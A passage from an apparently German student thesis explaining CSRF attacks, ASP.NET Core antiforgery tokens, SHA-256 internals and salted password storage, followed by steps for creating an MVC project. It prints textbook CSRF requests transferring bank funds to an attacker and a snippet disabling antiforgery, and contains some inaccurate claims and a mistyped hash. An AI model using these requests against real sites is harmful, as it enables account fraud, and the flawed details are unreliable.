CSRF steht für Cross-Site-Request-Forgery. CSRF ist ein Angriff, bei dem das Opfer dazu gebracht wird, eine böswillige Anfrage zu übermitteln. Der Angreifer erbt dabei die Identität und die Privilegien des Opfers und kann beispielsweise eine unerwünschte Funktion im Namen des Opfers ausführen. Bei den meisten Webseiten enthalten Browseranforderungen automatisch alle mit der Webseite verknüpften Anmeldeinformationen, zum Beispiel Sessioncookies des Benutzers, IP-Adresse, Anmeldeinformationen der Windowsdomäne usw. Wenn der Benutzer derzeit für die Seite authentifiziert ist, hat die Seite keine Möglichkeit, zwischen der vom Opfer gesendeten gefälschten Anfrage und einer vom Opfer gesendeten legitimen Anfrage zu unterscheiden.

Eine CSRF zielt oft darauf Daten zu verändern. Beispielsweise das Kennwort und die Email eines Kontos oder das Kaufen eines Gegenstandes. Bei einem CSRF-Angriff wird immer der derzeitige Benutzer, der sie ausführt, benachrichtigt, daher zielen CSRF-Angriffe auf Zustandsänderungsanforderungen ab.

Es ist manchmal möglich, den CSRF-Angriff auf der verwundbaren Seite selbst zu speichern. Das kann durch einfaches Speichern eines IMG- oder IFRAME-Tags in einem HTML-fähigen Feld oder durch einen komplexeren Cross-Site-Scripting-Angriff erreicht werden. Wenn der Angreifer einen CSRF-Angriff in der Seite speichern kann, wird der Schweregrad des Angriffs erhöht.

### 7.6.2 Wie Funktioniert eine Solche Attacke

Es wird eine bössartige URL oder ein bössartiges Skript gebaut und das Opfer wird dazu gebracht, die bössartige URL oder das bössartige Skript aufzurufen. Beispiel

```
GET
  http://bank.com/transfer.do?acct=Angreiger&amount=1000
HTTP/1.1
```

Listing 7.6: CSRF example

Oder

```
<a
  href="http://bank.com/transfer.do?acct=ANN&amount=100">
View my Pictures!</a>
```

Listing 7.7: CSRF example 2

Auch eine Post Request ist möglich

```
POST http://bank.com/transfer.do HTTP/1.1
acct=Angreifer&amount=1000
```

Listing 7.8: CSRF example 3

vgl. **CSRF**

### 7.6.3 Verhindern

Zuerst wird kurz das Thema Cross-Site Request Forgery wiederholt, um die folgenden Erklärungen nachvollziehen zu können. Bei Cross-Site Request Forgery wird ein Benutzer unbewusst dazu gebracht eine Funktion einer Webseite auszuführen, die oftmals keine gutwilligen Absichten hat.

Um dies zu verhindern ist eine funktionierende und sichere Authentifikation notwendig.

Die oft beliebteste Form der Authentifizierung ist die Cookie basierende Authentifizierung. Aber auch die auf Token basierenden Authentifizierungssysteme werden immer beliebter, insbesondere für Single Page Applications. Die wichtigsten dieser Typen werden jetzt behandelt.

#### Cookie

Wenn ein Benutzer sich mit seinem Benutzernamen und Kennwort authentifiziert, bekommt dieser einen für ihn erstellten Token ausgestellt. Dieser Token enthält ein Authentifizierungsticket, welches zur Authentifizierung und Autorisierung verwendet werden kann. Besagter Token wird als ein Cookie gespeichert, welcher dann bei jeder Request des Benutzers im HTTP Header vorhanden ist. Das Generieren und Validieren dieses Cookies wird von der Cookie Authentication Middleware durchgeführt. Die Middleware serialisiert einen Benutzer-Principal in einen verschlüsselten Cookie. Bei nachfolgenden Anforderungen validiert die Middleware das Cookie, erstellt den Principal neu und weist den Principal der User-Eigenschaft von HttpContext zu.



```
.AspNetCore.Antiforgery.KifrwNRuMh4: CfdJ8FJ0cq-23i1Ogretl6jjhJH-1FL3Ot2SkLgO5Q5vq2tqhCYJBtfoK7Dgj5_M4whwoDQnFjTK0t4IX-
dVDVLkE8gmrVv0X0rvmIwJ4L_JK9KmPbMXMadZ0qt9ueeX9XmzDsSffizrF4RHT2UgcTMRi2M

_AspNetCore.Identity.Application: CTDJ8FJ0cq-23i1Ogretl6jjhJHdTGxWC-t1xz2hhpsvY0rP2VWfI-
yJwl1MnfelylSK1pwnqSeCm4Sy4vRDyk5J5DFd2acwan70POoLJ1IrimCOKS1EUivRKLzJnCRaqK5v5fX6CxAgNkFkU689k2sQir
m1J8MCyRxUrEgAyTl0E-eebPzelHua1bT8erbuy7Aj5kzS20tqdbCzcc5x-
KoYV95TLNndx7LUEgxa9KiUwD4a3mNN8LBFMMFO6SeGbcWik3ieC96Zm8J_skw_faqlkSgmLJYGdN7KguBo7QeqWrkifZvx
B7NZSaMPm1aYNRITPSVC8PkiPj71hrIcaxMMYS_wbg2Byo1f5irn37NWza80ydy61vyEh_2KeRH5W-
ZUcOKiyRxQp12gxRE3x_CLW9q57tglVxQdjh3pdmvTI8uasnW4v-
fSZf95Pon91COMde9PS_pXRobmgfN4_VK5KzYySE0qb22iI3mdql9XzzHQs39afEcKf6w9QAvil_o5vX9pZaQtrOOuX4N8ZlZ0j_-
E_etcD_AoxC7v2qGvg1pLjK0KROq4KtywDpw9wWIEpou3XRnf3gSwCsIthxkmf89Nf6YdF1e6ywSY15WoK
```

Abbildung 7.4: Webseite Cookies

## Token

Wenn ein Benutzer authentifiziert ist, wird ihm ein Token ausgestellt. Dieser Token enthält Benutzerinformationen oder ein Referenztoken, welcher auf den verwalteten Benutzerstatus verweist. Wenn ein Benutzer versucht, auf eine Ressource zuzugreifen, die eine Authentifizierung erfordert, wird dieser Token mit einem zusätzlichen Header in Form eines Bearer-Token an die Anwendung gesendet. Dies macht die Anwendung zustandslos. In jeder nachfolgenden Request wird dieser Token in der Anforderung zur serverseitigen Überprüfung übergeben. Dieser Token wird nicht kryptografisch verschlüsselt sondern encodiert. Auf dem Server wird dieser Token dann decodiert, um auf seine Informationen zugreifen zu können. Dieser Token wird lokal im Browser gespeichert, dadurch ist CSRF keine Gefahr mehr, da der Token nicht als Cookie gesetzt wurde.

## ASP.NET Core antiforgery Konfiguration

Seit ASP.NET Core 2.0 wird automatisch in jedem Form-Feld im Hintergrund ein Antiforgery Token.

```
<form method="post">
    ...
</form>
```

Listing 7.9: ASP.NET Antiforgery

Zum Abschalten dieses Features muss die Form folgendermaßen aussehen.

```
<form method="post" asp-antiforgery="false">
    ...
</form>
```

Listing 7.10: ASP.NET Antiforgery deaktivieren

Der häufigste Ansatz zur Abwehr von CSRF-Angriffen ist die Verwendung des Synchronizer Token Pattern (STP). STP wird verwendet, wenn der Benutzer eine Seite mit Formulardaten anfordert:

Der Server sendet einen Token, welcher der Identität des aktuellen Benutzers zugeordnet ist, an den Client. Der Client sendet diesen Token zur Überprüfung an den Server zurück. Wenn der Server einen Token erhält, welcher nicht mit der Identität des authentifizierten Benutzers übereinstimmt, wird die Anforderung zurückgewiesen.

Dieser Token ist einzigartig. Der Token kann auch verwendet werden, um eine ordnungsgemäße Sequenzierung einer Reihe von Requests sicherzustellen (Beispielsweise wenn mehrere Requests an mehrere Seiten gesendet werden). Alle Formulare in ASP.NET Core MVC- und Razor Pages generieren Antiforgery-Tokens.

#### Beispiel

```
<form action="/" method="post">
    @Html.AntiForgeryToken()
</form>
```

Listing 7.11: ASP.NET Antiforgery form header

Dies generiert.

```
<input name="__RequestVerificationToken" type="hidden"
    value="CfDJ8NrAkS ... s2-m9Yw">
```

Listing 7.12: ASP.NET Antiforgery generierter input

vgl. Smith (2018)

## 7.7 Hashes

Die Erklärung von Hashes wird mit einem Beispiel begonnen.

Ziel ist es ein File von einem Computer zu einem anderen Computer zu schicken und es ist dabei festzustellen, dass es sich nicht verändert hat. Um das zu gewährleisten, gibt es Hash Algorithmen. Ein Hash ist eine Einwegfunktion, heißt es ist möglich einen Hash für ein File zu berechnen aber nicht aus dem Hash ein File zu berechnen.

Drei Sachen sind bei einem Hash Algorithmus wichtig.

1. Geschwindigkeit
2. Ändert sich 1-bit sollte der gesamte Hash anders sein
3. Hash Kollisionen müssen verhindert werden

### 7.7.1 Hash Kollisionen

Ein wichtiges Dokument, welches der Leitung in der IT geschickt wird, soll unverändert übertragen werden. Mit dem Dokument kommt der Hash , damit die IT verifizieren kann, dass jenes Dokument auch das Richtige ist. Ist es jetzt dem Angreifer möglich das File zu bekommen und zu verändern, würde der Hash ein anderer sein. Ist der Hash Algorithmus aber nicht richtig implementiert und somit nicht funktionsfähig, ist es möglich für das File den originalen Hash festzulegen.

Beispiele

1. MD5
2. SHA1

Der Faktor Schnelligkeit ist sehr relevant, ist der Algorithmus zu langsam will ihn keiner nutzen, ist er aber zu schnell, ist es recht einfach ein Dokument zu erstellen, welches zwar anders ist aber denselben Hash, als das Original hat.

## 7.8 Wie funktioniert ein Hash Algorithmus

Wie ein Hash Algorithmus grundsätzlich arbeitet wird anhand von SHA-256 erklärt werden.

### 7.8.1 Allgemeines über SHA256

SHA256(secure hash algorithm) ist ein kryptografischer Hash mit einer Zeichenlänge von 256 Bits. Es ist eine schlüssellose Hash-Funktion. Eine Nachricht wird in jeweils 512 Bitblöcken ( $16 * 32$  Bits) abgearbeitet und jeder Block benötigt 64 Runden.

### 7.8.2 Der Algorithmus

Basis Operationen

1. Boolesche Operationen
  - a) AND
  - b) XOR
  - c) OR
2. Bitweises Komplement
3. Integer-Addition Modulo  $2^{32}$ , bezeichnet mit  $A + B$ .

Jede dieser Operationen arbeitet mit 32 Bit. Bei der letzten Operation wird der Input von Binär in Integer übersetzt und in Dezimal Basis geschrieben. Wobei

1. RotR ( $A, n$ ) bezeichnet die zirkulare Verschiebung von  $n$  Bits des Binärworts  $A$  nach rechts
2. ShR ( $A, n$ ) bezeichnet die Rechtsverschiebung von  $n$  Bits des Binärworts  $A$
3. AkB bezeichnet die Verkettung der Binärwörter  $A$  und  $B$

SHA256 benutzt folgende Funktionen

$$Ch(X, Y, Z) = (X \wedge Y) \oplus (\bar{X} \wedge Z)$$

$$Maj(X, Y, Z) = (X \wedge Y) \oplus (X \wedge Z) \oplus (Y \wedge Z)$$

$$\Sigma_0(X) = RotR(X, 2) \oplus RotR(X, 13) \oplus RotR(X, 22)$$

$$\Sigma_1(X) = RotR(X, 6) \oplus RotR(X, 11) \oplus RotR(X, 25)$$

$$\sigma_0 = RotR(X, 7) \oplus RotR(X, 18) \oplus ShR(X, 3)$$

$$\sigma_1 = RotR(X, 17) \oplus RotR(X, 19) \oplus ShR(X, 10)$$

## Das Padding

Das Padding stellt sicher, dass die Nachricht ein Vielfaches von 512 Bits ist. Dafür wird folgendes getan.

1. Zuerst wird ein Bit 1 angehängt,
2. Als nächstes werden k Bits 0 angehängt, wobei k die kleinste positive ganze Zahl ist, so dass  $l + 1 + k \leq 448 \bmod 512$ , wobei l die Länge der ursprünglichen Nachricht in Bits ist
3. Schließlich wird die Länge  $l < 2^{64}$  der ursprünglichen Nachricht mit genau 64 Bits und diese werden am Ende der Nachricht hinzugefügt

Die Nachricht wird immer aufgefüllt, auch wenn die Anfangslänge bereits ein Vielfaches von 512 ist.

## Block decomposition

Für jeden Block  $M \in (0, 1)^{512}$ , 64 Wörter aus 32 Bits wird folgendermaßen vorgegangen.

1. Die ersten 16 werden durch aufteilen von M in 32-Bit-Blöcke erhalten
2. Die restlichen 48 werden durch folgende Formel erhalten.

Formel 1:

$$M = W_1 || W_2 || \dots || W_{15} || W_{16}$$

Formel 2:

$$W_i = \sigma_1(W_{i-2}) + W_{i-7} + \sigma_0(W_{i-15}) + W_{i-16}, 17 \leq i \leq 64.$$

### Hash-computation

Zuerst werden 8 Variablen auf ihren Anfangswert gesetzt. Diese werden durch einen Bruchteil der ersten 32Bits festgelegt.

$$\begin{aligned} H_1^{(0)} &= 0x6a09e667 & H_2^{(0)} &= 0xbb67ae85 & H_3^{(0)} &= 0x3c6ef372 & H_4^{(0)} &= 0xa54ff53a \\ H_5^{(0)} &= 0x510e527f & H_6^{(0)} &= 0x9b05688c & H_7^{(0)} &= 0x1f83d9ab & H_8^{(0)} &= 0x5be0cd19 \end{aligned}$$

Als nächstes werden die Blöcke  $M^{(1)}$   $M^{(2)}$   $M^{(3)}$  gleichzeitig abgearbeitet. Für  $t = 1$  bis  $N$

1. Erzeugen von 64 Blöcken  $W_i$  von  $M^{(t)}$
2. setzen von  
 $(a, b, c, d, e, f, g, h) = (H_1^{(t-1)}, H_2^{(t-1)}, H_3^{(t-1)}, H_4^{(t-1)}, H_5^{(t-1)}, H_6^{(t-1)}, H_7^{(t-1)}, H_8^{(t-1)})$
3. 64 Runden ausführen von  
 $T_1 = h + \Sigma_1(e) + Ch(e, f, g) + K_i + W_i$   
 $T_2 = \Sigma_0(a) + Maj(a, b, c)$   
 $h = g$   
 $g = f$   
 $f = e$   
 $e = d + T_1$   
 $d = c$   
 $c = b$   
 $b = a$   
 $a = T_1 + T_2$
4. Berechnen des neuen Wertes von  $H_j^{(t)}$   
 $H_1^{(t)} = H_1^{(t-1)} + a$   
 $H_2^{(t)} = H_2^{(t-1)} + b$   
 $H_3^{(t)} = H_3^{(t-1)} + c$   
 $H_4^{(t)} = H_4^{(t-1)} + d$   
 $H_5^{(t)} = H_5^{(t-1)} + e$   
 $H_6^{(t)} = H_6^{(t-1)} + f$

$$H_7^{(t)} = H_7^{(t-1)} + g$$

$$H_8^{(t)} = H_8^{(t-1)} + h$$

5. Ende

Der Hash Value ist das Ergebnis wenn alle  $H_i^N$ , nach Durchgang des letzten Blocks, zusammengefügt werden.

$$H = H_1^{(N)} || H_2^{(N)} || H_3^{(N)} || H_4^{(N)} || H_5^{(N)} || H_6^{(N)} || H_7^{(N)} || H_8^{(N)}$$

input: 61 62 63

hash: ba7816bf8f01cfea41414ode5dae2223b00361a396177a9cb410ff61f20015ad

vgl. researchgate ([2010](#))

### 7.8.3 Passwort Hashes

Wie die Wahl eines sicheren Passsworts vom Benutzer, ist es genau so wichtig für den Service Provider, dass dieser das Passwort seiner Benutzer richtig hasht.

Bereits behandelt wurde, was ein Hash ist und wie ein Hash Algorithmus funktioniert. Nun wird in diesem Abschnitt erklärt, wie Hashfunktionen richtig genutzt werden. Wichtig bei der Speicherung des Passwortes ist die Verwendung eines Salt. Was ein Salt ist, wird im Kapitel Webseite-MVC Salt erklärt

### 7.8.4 Richtige Speicherung von Benutzerdaten

Der erstellte Salt für ein Passwort muss für jeden Benutzer eindeutig sein. Jedes Mal, wenn ein Benutzer ein Konto erstellt oder sein Kennwort ändert, sollte das Kennwort mit einem neuen zufälligen Salt gehasht werden. Es sollte niemals ein Salt wiederverwendet werden. Der Salt sollte auch einigermaßen lang sein, damit es möglich ist, viele verschiedene Saltwerte zu erzeugen. Als Faustregel gilt, dass der Salt mindestens so lang sein sollte, wie die Länge des Hashes der von der Hash-Funktion erzeugt wird. Der Salt

sollte in der Benutzertabelle der Datenbank neben dem Hash gespeichert werden.

### Speichern eines Passworts :

1. Erzeugen eines langen zufälligen Salt mit einem CSPRNG.(Kryptographisch sicherer Zufallszahlengenerator)
2. An das Passwort den Salt vorne anbinden und dann mit einer gewünschten Hash-Funktion hashen.
3. Speichern des Salts in der Datenbank.
4. Erzeugen des Salts und des Hashes immer Serverseitig
5. Benutzen von langsameren Hash-Funktionen wie PBKDF2, bcrypt oder scrypt.

### Überprüfen eines Passworts :

1. Abrufen des Salt und des Hash vom Benutzer aus der Datenbank.
2. Salt mit dem eingegebenen Passwort hashen und mit dem Passwort hash vergleichen.



## 8 ASP.NET MVC

### 8.1 Allgemeines MVC

Dieser Abschnitt dreht sich um ASP .NET MVC womit die Webseite des ICAL-Webservices geschrieben wurde. Hier wird die Grundidentition von MVC und was MVC ist besprochen. Wie die Webseite aufgebaut wurde, wird anhand von Code Auszügen gezeigt. Die beim MVC bekannten Views und Controllers werden aufgezeigt und erklärt. Ebenfalls wird behandelt, wie die Links zu den Kalendern erzeugt und zur Verfügung gestellt werden.

### 8.2 Erstellung der Webseite

Dieses Kapitel befässt sich damit wie in Visual-Studio ein MVC-Website Projekt erstellt werden kann.

Zunächst muss sichergestellt werden, dass alle benötigten Features installiert sind. Dafür muss auf Datei -> Neues Projekt geklickt werden und dann auf folgendes.




Abbildung 8.1: Webseite Features

Im Installer muss überprüft werden, dass folgende Features installiert sind.




Abbildung 8.2: Webseite Requirements

Danach ist es möglich ein MVC-Website Projekt zu erstellen, dafür muss folgendes gemacht werden.

Schritt 1:

Zuerst muss die Erstellung eines neuen Projektes über File -> New -> Project, eingeleitet werden.




Abbildung 8.3: Webseite Erstellung Schritt 1

#### Schritt 2:

Danach muss unter dem Tab Web die ASP.NET Core Web Application ausgewählt werden und dieser muss ein Name zugewiesen werden. Danach muss der Schalter Ok gedrückt werden.




Abbildung 8.4: Webseite Erstellung Schritt 2

### Schritt 3:

Nun muss das Modell gewählt werden, für den ICAL-Webservice wird die MVC Web-Application benötigt. Danach muss der Schalter Change Authentication gedrückt werden.




Abbildung 8.5: Webseite Erstellung Schritt 3

Schritt 4:  
In diesem Schritt wird festgelegt, dass die Web-Anwendung Benutzerdaten speichert.




Abbildung 8.6: Webseite Erstellung Schritt 4

Danach wird erfolgreich eine MVC-Webseite erstellt und diese kann über den IIS Express Lokal gestartet und getestet werden. Wird dieses Projekt nun ausgeführt ist das ASP Template zu sehen.




Abbildung 8.7: Webseite Erstellung Fertig

